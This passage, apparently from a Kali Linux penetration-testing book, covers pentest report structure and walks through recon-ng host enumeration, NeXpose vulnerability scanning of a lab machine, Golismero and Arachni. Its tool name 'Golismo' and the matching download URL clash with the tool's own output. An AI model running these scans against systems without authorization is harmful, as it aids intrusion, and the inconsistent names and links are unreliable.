- **Security issues:** The security issues raised during the penetration testing process should be clearly cited in detail, such that for each applied attack method, you must mention the list of affected resources, its implications, original request and response data, simulated attack request and response data, provide reference to external sources for the remediation team, and give professional recommendations to fix the discovered vulnerabilities in the target IT environment.
- **Vulnerabilities map:** This provides a list of discovered vulnerabilities found in the target infrastructure, each of which should be easily matched to the resource identifier (for example, the IP address and target name).
- **Exploits map:** This provides a list of the successfully checked and verified exploits that worked against the target. It is also crucial to mention whether the exploit was private or public. It may be beneficial to detail the source of the exploit code and for how long it has been available.
- **Best practices:** This emphasizes the better design, implementation, and operational security procedures the target may lack. For instance, in a large enterprise environment, deploying an edge-level security could be advantageous to reduce the number of threats before they make their way into a corporate network. Such solutions are very handy and do not require technical engagement with production systems or legacy code.

Generally speaking, the technical report brings forward the ground realities to the associative members of the organization concerned. This report plays a significant role in the risk management process and will likely be used to create actionable remediation tasks.

## Network penetration testing report (sample contents)

Just as there are different types of penetration testing, there are different types of report structures. We have presented a generic version of a network-based penetration testing report that can be extended to utilize almost any other type (for example, web application, firewall, wireless networks, and so on). In addition to the following table of contents, you would also want a cover page which states the testing company's name, type of report, scan date, author name, document revision number, and a short copyright and confidential statement.

The following would be the table of contents for a network-based penetration testing report:

- Legal notice
- Penetration testing agreement
- Introduction
- Project objective
- Assumptions and imitations
- Vulnerability risk scale
- Executive summary
- Risk matrix
- Testing methodology
- Security threats
- Recommendations
- Vulnerabilities map
- Exploits map
- Compliance assessment
- Change management
- Best practices
- Annexes



As you can see, we have combined all types of reports into one single complete report with a definitive structure. Each of these sections can have its own relevant subsections that can better categorize the test results in a greater detail. For instance, the annexes section can be used to list the technical details and analysis of a test process, logs of activities, raw data from various security tools, details of the research conducted, references to the Internet sources, and glossary. Depending on the type of report being requested by your client, it is solely your duty to understand the importance and value of your position before beginning a penetration test.

## **Preparing your presentation**

It is helpful to understand the technical capabilities and goals of your audience in order to accomplish a successful presentation. You will need to tweak the material according to your audience; otherwise, you will face a negative reaction. Your key task is to make your client understand the potential risk factors surrounding the areas you have tested. For instance, managers at executive level may not have time to worry with the details of a social engineering attack vector, but they will be interested in knowing the current state of security and what remediation measures should be taken to improve their security posture.

Although there is no formal procedure to create and present your findings, you should keep a professional outlook to make the best of your technical and non-technical audiences. It is also a part of your duty to understand the target environment and its group of techies by gauging their skill levels and helping them know you well, as much as any key asset to the organization.

Pointing out the deficiencies in the current security posture and exposing the weaknesses without emotional attachment can lead to a successful and professional presentation. Remember, you are there to stick with your facts and findings, prove them technically, and advise the remediation team accordingly. As this is a kind of face-to-face exercise, it is highly advisable to prepare yourself in advance to answer the questions supporting the facts and figures.

## **Post-testing procedures**

Remediation measures, corrective steps, and recommendations are all terms referring to the post testing procedures. During this procedure, you act as an advisor to the remediation team at the target organization. In this capacity, you may be required to interact with a number of technical people with different backgrounds, so keep in mind that your social appearance and networking skills can be of great value here.

Additionally, it is not possible to hold all sets of knowledge required by the target IT environment unless you are trained for it. In such situations, it is quite challenging to handle and remediate every single piece of vulnerable resource without getting any support from the network of experts. We have constituted several generic guidelines that may help you in pushing critical recommendations to your client:

- Revisit the network design and check for exploitable conditions at vulnerable resources pointed in the report.
- Concentrate on the edge-level or data centric protection schemes to reduce the number of security threats before they strike with backend servers or workstations simultaneously.
- Client-side or social engineering attacks are nearly impossible to resist but can be reduced by training the staff members with the latest countermeasures and awareness.
- Mitigate system security issues as per the recommendations provided by the penetration tester may require additional investigation to ensure that any change in a system should not affect its functional characteristics.
- Deploy verified and trusted third-party solutions (IDS/IPS, firewalls, content protection systems, antivirus, IAM technology, and so on) where necessary, and tune the engine to work securely and efficiently.
- Use the divide-and-conquer approach to separate the secure network zones from insecure or public-facing entities on the target infrastructure.
- Strengthen the skills of developers in coding secure applications that are a part of the target IT environment. Assessing application security and performing code audits can bring valuable returns to the organization.
- Employ physical security countermeasures. Apply a multilayered entrance strategy with a secure environmental design, mechanical and electronic access control, intrusion alarms, CCTV monitoring, and personnel identification.
- Update all the necessary security systems regularly to ensure their confidentiality, integrity, and availability.
- Check and verify all the documented solutions provided as a recommendation to eliminate the possibility of intrusion or exploitation.

## Summary

In this chapter, we have explored some basic steps necessary to create a penetration testing report and discussed the core aspects of doing a presentation in front of the client. At first, we fully explained the methods of documenting your results from individual tools and suggested not to rely on single tools for your final results. As such, your experience and knowledge counts in verifying the test results before being documented. Make sure to keep your skills updated and sufficient to manually verify the findings when needed. Afterwards, we shed light on creating different types of reports with their documentation structures. These reports mainly focus on executive, managerial, and technical aspects of a security audit we carried out for our client. Additionally, we also provided a sample table of contents for a network-based penetration testing report to give you a basic idea for writing your own report. Thereafter, we discussed the value of live presentation and simulations to prove your findings, and how you should understand and convince your audiences from different backgrounds.

Finally, we have provided a generic list of the post testing procedures that can be a part of your remediation measures or recommendations to your client. This section provides a clear view of how you assist the target organization in the remediation process, being an advisor to their technical team or remediate yourself.

# PART III

---

## Extra Ammunition

*Supplementary Tools*

*Key Resources*





# Supplementary Tools

This chapter will briefly describe several additional tools that can be used as extra weapons while conducting the penetration testing process. For each tool, we will describe the following aspects:

- The tool function
- The tool installation process if the tool is not included in Kali Linux
- Some examples on how to use the tool

The tools described in this chapter may not be included by default in Kali Linux. You need to download them from the Kali Linux repository as defined in the `/etc/apt/sources.list` file using the `apt-get` command, or you can download them from each tool's website.

We will loosely divide the tools into the following categories:

- The reconnaissance tool
- The vulnerability scanner
- Web application tools
- The network tool

Let's see several additional tools that we can use during our penetration testing process.

## Reconnaissance tool

One of the tools that can be used to help us for reconnaissance is `recon-ng`. It is a framework to automate the reconnaissance and discovery processes. If you are familiar with the Metasploit interface, you should feel at home when using `recon-ng` — the interface is modeled after the Metasploit interface.

Kali Linux has already included recon-ng Version 1.41. If you want a newer version, you can download it from <https://bitbucket.org/LaNMaSteR53/recon-ng/overview>.

The recon-ng tool comes with modules for the reconnaissance and discovery processes. Following are the module categories included in recon-ng:


- **Reconnaissance modules:** In Version 1.41, recon-ng has 65 modules related to reconnaissance
- **Discovery modules:** There are seven modules in this category
- **Four reporting modules**
- **One experimental module**

To use the recon-ng tool, you can type the following command:

```
# recon-ng
```

After running this command, you will see the recon-ng prompt. It is very similar to the Metasploit prompt:

```
root@kali:~# recon-ng
```



```
[recon-ng v1.41 Copyright (C) 2013, Tim Tomes (@LaNMaSteR53)]
```

```
[65] Recon modules  
[7] Discovery modules  
[4] Reporting modules  
[1] Experimental modules
```

```
recon-ng > █
```

To find out the commands supported by recon-ng, you can type `help` on the prompt, the following screenshot will be displayed:

```
recon-ng > help
Commands (type [help|?] <topic>):
-----
back          Exits current prompt level
banner        Displays the banner
exit          Exits current prompt level
help          Displays this menu
info          Displays module information
keys          Manages framework API keys
load          Loads selected module
query         Queries the database
record        Records commands to a resource file
reload        Reloads all modules
resource       Executes commands from a resource file
run           Not available
search        Searches available modules
set           Sets global options
shell         Executed shell commands
show          Shows various framework items
use           Loads selected module
```

The following are several commands that you will use often:

- use or load: This loads the selected modules
- reload: This reloads all the modules
- info: This displays the module information
- run: This runs the selected module
- show: This shows the various framework items
- back: This exits the current prompt level

To list the available modules, you can type `show modules` and it will display the available modules as shown in the following screenshot:

```
recon-ng > show modules

Discovery
-----
discovery/exploitable/http/dnn_fcklinkgallery
discovery/exploitable/http/generic_restaurantmenu
discovery/exploitable/http/webwiz_rte
discovery/info_disclosure/dns/cache_snoop
discovery/info_disclosure/http/backup_finder
discovery/info_disclosure/http/google_ids
discovery/info_disclosure/http/interesting_files

Experimental
-----
experimental/rce

Recon
-----
recon/contacts/enum/http/web/dev_diver
recon/contacts/enum/http/web/namechk
recon/contacts/enum/http/web/pwnedlist
recon/contacts/enum/http/web/should_change_password
recon/contacts/gather/http/api/jigsaw/point_usage
recon/contacts/gather/http/api/jigsaw/purchase_contact
recon/contacts/gather/http/api/jigsaw/search_contacts
recon/contacts/gather/http/api/linkedin_auth
recon/contacts/gather/http/api/twitter
recon/contacts/gather/http/api/whois_pocs
```



To gather information about the available hosts in a target domain, you can use the Bing search engine:

```
recon-ng > load recon/hosts/gather/http/web/bing_site
recon-ng [bing_site] > set domain example.com
DOMAIN => example.com
recon-ng [bing_site] > run
[*] URL: http://www.bing.com/search?first=0&q=site%3Aexample.com
[*] www.example.com
[*] leb.example.com
[*] sos.example.com
[*] forms.example.com
[*] bankrobbers.example.com
[*] vault.example.com
[*] tips.example.com
[*] delivery.example.com
[*] omaha.example.com
[*] chicago.example.com
[*] foia.example.com

[*] 11 total hosts found.
[*] 11 NEW hosts found!
```

To see the result, we can issue the following `show hosts` command:

```
recon-ng [bing_site] > show hosts

+-----+
-----+
|          host          | ip_address | region | country | latitude |
longtitude |
+-----+
-----+
| bankrobbers.example.com |            |        |          |           |
|                          |            |        |          |           |
| chicago.example.com    |            |        |          |           |
|                          |            |        |          |           |
| delivery.example.com   |            |        |          |           |
|                          |            |        |          |           |
| foia.example.com       |            |        |          |           |
|                          |            |        |          |           |
| forms.example.com      |            |        |          |           |
|                          |            |        |          |           |
| leb.example.com        |            |        |          |           |
|                          |            |        |          |           |
```

```

| omaha.example.com | | | |
| |
| sos.example.com | | | |
| |
| tips.example.com | | | |
| |
| vault.example.com | | | |
| |
| www.example.com | | | |
| |
+-----+
-----+

[*] 11 rows returned

```

This is just one of the examples of the recon-ng capabilities, you can consult the recon-ng website (<https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Home>) to get more information about the other features.

## Vulnerability scanner

Kali Linux comes with OpenVAS as the vulnerability scanner by default. As a penetration tester, we can't rely only on one tool; we have to use several tools to give us a more thorough and complete picture of the target environment.

As an additional vulnerability scanner, we will briefly describe the NeXpose Vulnerability Scanner Community Edition from Rapid7.

## NeXpose Community Edition

**NeXpose Vulnerability Scanner Community Edition (NeXpose CE)** is a free vulnerability scanner from Rapid7 that scans devices for vulnerabilities. It can also be integrated with the Metasploit exploit framework.

Following are several of the NeXpose Community Edition features:

- Vulnerability scanning for up to 32 IP addresses
- Regular vulnerability database updates
- Ability to prioritize the risk assessment
- Guide to remediation process
- Integration with Metasploit

- Community support at <http://community.rapid7.com>
- Simple deployment
- No cost start-up security solution

The commercial edition of NeXpose include additional features, such as no limitation of the IP addresses that can be scanned, distributed scanning, more flexible reporting, web and database server scanning, and technical support.

NeXpose consists of the following two main parts:

- **NeXpose scan engine:** This performs asset discovery and vulnerability detection operations. In the community edition, there is only one local scan engine.
- **NeXpose security console:** This console will communicate with NeXpose scan engines to start scans and retrieve scan information. The console also includes a web-based interface to configure and operate the NeXpose scan engine.

Now that we have looked at the features of NeXpose Community Edition, let's try to install it.

## Installing NeXpose

Following are the steps that can be used to install NeXpose Community Edition in Kali Linux:

1. Complete the download form at <http://www.rapid7.com/products/nexpose/nexpose-community.jsp>. You need to provide your official e-mail address to register. After that, you will be sent an e-mail containing the license key and download instructions to get NeXpose CE.
2. Download the NeXpose CE installer from the location mentioned in the e-mail. As an example, I am downloading the `NeXposeSetup-Linux64.bin` file for the 64-bit Linux operating system.
3. Open a terminal, then go to the directory that contains the downloaded NeXpose installer.
4. Start the NeXpose installer by giving the following command:  

```
# ./NeXposeSetup-Linux64.bin
```

The following screenshot shows us the NeXpose installer window:



5. Follow the instructions displayed on the screen to continue the installation. Make sure you remember the username and password you had set during the configuration process. If you forget your username or password, you may need to reinstall NeXpose.

## Starting the NeXpose community

After the installation process is complete, you can start NeXpose by going to the directory containing the script that starts NeXpose. The default installation directory is `/opt/rapid7/nexpose`. The command for starting NeXpose community is as follows:

```
# cd /opt/rapid7/nexpose/nsc
```

Run the following script to start NeXpose:

```
# ./nsc.sh
```

The startup process will take several minutes because NeXpose is initializing its vulnerabilities' database. After this process is finished, you can log on to the NeXpose security console web interface.

If you want to install NeXpose as a daemon, you can start it automatically when the machine starts; it will continue running even if the current process user logs off. You can do this with the following steps:

1. Go to the directory containing the `nexposeconsole.rc` file using the following command:  

```
# cd [installation_directory]/nsc
```
2. Open that file and make sure that the line containing `NXP_ROOT` is set to the NeXpose installation directory.
3. Copy that file to the `/etc/init.d` directory and give it the desired script name, such as `nexpose` using the following command:  

```
# cp [installation_directory]/nsc/nexposeconsole.rc /etc/init.d/nexpose
```
4. Set the executable permission for the startup script file using the following command:  

```
# chmod +x /etc/init.d/nexpose
```
5. Make NeXpose start when the operating system starts using the following command:  

```
# update-rc.d nexpose defaults
```
6. You can manage NeXpose to start, stop, or restart the daemon using the following command:  


```
# /etc/init.d/nexpose <start|stop|restart>
```

## Logging in to the NeXpose community


Following are the several steps that you must perform to log in to NeXpose community console's web interface:

1. Open your web browser. Then, go to this URL: `https://127.0.0.1:3780`. If there are no errors, you will be greeted with the login screen. You will see the **Untrusted Connection** message. After verifying the certificate, you can confirm whether or not to store the exception permanently, so you will not see the error message in the future.
2. After the first login, the security console will initialize; it will also download updates from the Rapid7 server. This process will take some time.

3. After the initialization has finished, you can log in using the username and password that you specified during the installation process, then click on the **Log on** button as shown in the following screenshot:



4. The console will display an activation license dialog box. Enter the product key in the textbox and then click on **Activate with key** to complete this step, as shown in the following screenshot:



The first time you log in to the console, you will see the NeXpose news page, which lists all of the updates and improvements in the installed NeXpose system. If you can see this page, it means that you have successfully installed the NeXpose Community Edition to your Kali Linux system.




I found out that you may need to use the Firefox web browser instead of the Iceweasel web browser to successfully log in to the NeXpose security console. You can find references on how to install Firefox in Kali at:  
<http://kali4hackers.blogspot.com/2013/05/install-firefox-on-kali-linux.html>

## Using the NeXpose community


In our exercise, we will do a simple scan against our local network:

1. In the NeXpose dashboard, click on **Home**; to scan a site, click on **New static site** in **Site Listing**, as shown in the following screenshot:



2. Next, you will be guided by the wizard to configure the site. First, navigate to the **Site Configuration** | **General** tab. In this tab, you give the site a name, importance, and description. Click on **Next** to continue to the next tab.


3. In the **Assets** tab, you define the IP addresses that you want to scan. Bear in mind that in the NeXpose Community Edition, you are limited to scan only 32 IP addresses. Click on **Next** to continue to the next tab. In this example, we are going to scan the IP address of the **Metasploitable 2** machine that has the IP address of 192.168.56.102, as shown in the following screenshot:




4. Then, you need to configure the **Scan Setup**; just use **Full audit** as the template. For the other settings, just use the default settings. Click on **Next** to continue to the next tab.
5. After that, save the configuration by clicking on the **Save** button; you will see your newly created site in **Site Listing**. You can run the manual scan by clicking on the scan icon.
6. You will see the **Start New Scan** window. Verify that the information is correct. After that, you can start the scan by clicking on the **Start now** button.



- The scan process runs. After several minutes, the scan is completed and shows the results that are shown in the following screenshot:



- Following screenshot is the vulnerabilities report for the target machine:



- To see a detailed audit report, you need to run the **Report Generator** option, made accessible by clicking on **Reports** on the top menu. Following is the result of the report:


## 1. Executive Summary

This report represents a security audit performed by Nexpose from Rapid7 LLC. It contains confidential information about the state of your network. Access to this information by unauthorized personnel may allow them to compromise your network.

Site Name	Start Time	End Time	Total Time	Status
metasploitable	October 08, 2013 11:38, ICT	October 08, 2013 11:52, ICT	14 minutes	Success

**There is not enough historical data to display risk trend.**

The audit was performed on one system which was found to be active and was scanned.



There were 286 vulnerabilities found during this scan. Of these, 69 were critical vulnerabilities. Critical vulnerabilities require immediate

That's all for a very brief overview of NeXpose Community Edition; in the next section, we will describe several web application tools.

## Web application tools

In this section, we will discuss several tools that can be used to test web applications.

### Golismo

Golismo is an open source framework for web testing. It is written in the Python language. The interesting features of Golismo are listed as follows:

- It collects and unifies the results from well-known tools such as `sqlmap`, `xsser`, `openvas`, `dnsrecon`, and `theharvester`
- It integrates with CWE, CVE, and OWASP

Golismo, which is included with Kali Linux, is an old version and doesn't have features for testing the security of web applications.

You can download the latest version at <https://github.com/golismo/golismo/archive/master.zip>.

Then, extract the zip file. As a start, you can type the following command to display the Golismo help page:

```
python golismo.py -h
```

The Golismero help page looks like the following screenshot:

```
root@kali:~/golismero-master# python golismero.py -h
usage: golismero.py [-h] [-f FILE] [--config FILE] [-p NAME] [--ui-mode MODE] [-v] [-q]
                  [--color] [--no-color] [--audit-name NAME] [-db DATABASE] [-nd]
                  [-i FILENAME] [-ni] [-o FILENAME] [-no] [--full] [--brief]
                  [--max-connections MAX_CONNECTIONS] [--allow-subdomains]
                  [--forbid-subdomains] [-r DEPTH] [-l MAX_LINKS] [--follow-redirects]
                  [--no-follow-redirects] [--follow-first] [--no-follow-first] [-pu USER]
                  [-pp PASS] [-pa ADDRESS:PORT] [--cookie COOKIE] [--cookie-file FILE]
                  [--persistent-cache] [--volatile-cache] [-a PLUGIN:KEY=VALUE] [-e PLUGIN]
                  [-d PLUGIN] [--max-concurrent N] [--plugins-folder PATH]
                  COMMAND [TARGET [TARGET ...]]

available commands:

SCAN:
  Perform a vulnerability scan on the given targets. Optionally import
  results from other tools and write a report. The arguments that follow may
  be domain names, IP addresses or web pages.

PROFILES:
  Show a list of available config profiles. This command takes no arguments.

PLUGINS:
  Show a list of available plugins. This command takes no arguments.
```

If you want to scan a website, you can issue the following command:

```
python golismero.py 192.168.1.138 -o 192-168-1-138.html
```


The command will display the following screenshot:

```
root@kali:~/golismero-master# python golismero.py 192.168.1.138 -o 192-168-1-138.html

/-----\
| GoLismero 2.0.0b2 - The Web Knife |
| Contact: golismero.project<@>gmail.com |
| Daniel Garcia Garcia a.k.a cr0hn (@ggdaniel) |
| Mario Vilas (@Mario_Vilas) |
\-----/

GoLismero started at 2013-10-08 11:36:35.219935
[*] GoLismero: Audit name: golismero-JCioy0LB
[*] GoLismero: Audit database: golismero-JCioy0LB.db
[*] GoLismero: Added 2 new targets to the database.
[*] GoLismero: Launching tests...
[*] Freegeoip.net connector: Started.
[*] Freegeoip.net connector: Finished.
[*] OS fingerprinting plugin: Started.
[*] OS fingerprinting plugin: Finished.
[*] Robots.txt Analyzer: Started.
[*] Suspicious URL: Started.
[*] Suspicious URL: Finished.
[*] Web Server fingerprinting plugin: Started.
[*] OS fingerprinting plugin: Started.
[*] Web Spider: Started.
[*] Web Spider: Spidering URL: 'http://192.168.1.138/'
[*] Robots.txt Analyzer: Finished.
[*] Web Spider: No links found in URL: http://192.168.1.138/
[*] Web Server fingerprinting plugin: 11.11% percent done...
[*] Web Spider: Finished.
```

The following screenshot is the report from Golismero:



## Arachni

Arachni (<http://www.arachni-scanner.com/>) is a modular, high-performance, Ruby-based framework to help us evaluate the web applications' security.

Arachni has several features (<http://www.arachni-scanner.com/about/features/>) that include the following:

- Support for SSL
- Automatic logout detection and re-login during the audit
- High-performance HTTP requests
- Parallel scans
- Platform fingerprinting to make efficient use of available bandwidth
- Audit for vulnerabilities such as a SQL Injection, CSRF, code injection, LDAP injection, path traversal, file inclusion, and XSS

However, Arachni also has the following limitations (<http://www.arachni-scanner.com/about/limitations/>):

- It has no support for DOM, JavaScript, AJAX, and HTML5
- It may generate false positive results

By default, Kali Linux comes with Arachni Version 0.4.4.

If you want to find out the commands supported by Arachni, you can type the following command to display the help page:

**arachni -h**

If you want to see the available modules, you can use the `--lsmmod` option:

**arachni --lsmmod**

The following screenshot is a sample of the modules that are available in Arachni:

```
[~] Available modules:
[*] x_forwarded_for_access_restriction_bypass:
-----
Name:      X-Forwarded-For Access Restriction Bypass
Description: Retries denied requests with a X-Forwarded-For header
              to trick the web application into thinking that the request originates
              from localhost and checks whether the restrictions was bypassed.
Elements:  server
Author:    Tasos "Zapotek" Laskos <tasos.laskos@gmail.com>
Version:   0.1
Targets:   [~] Generic
Path:      /usr/share/arachni/system/gems/gems/arachni-0.4.4/modules/recon/x_forwarded_for_access_restriction_bypass.rb

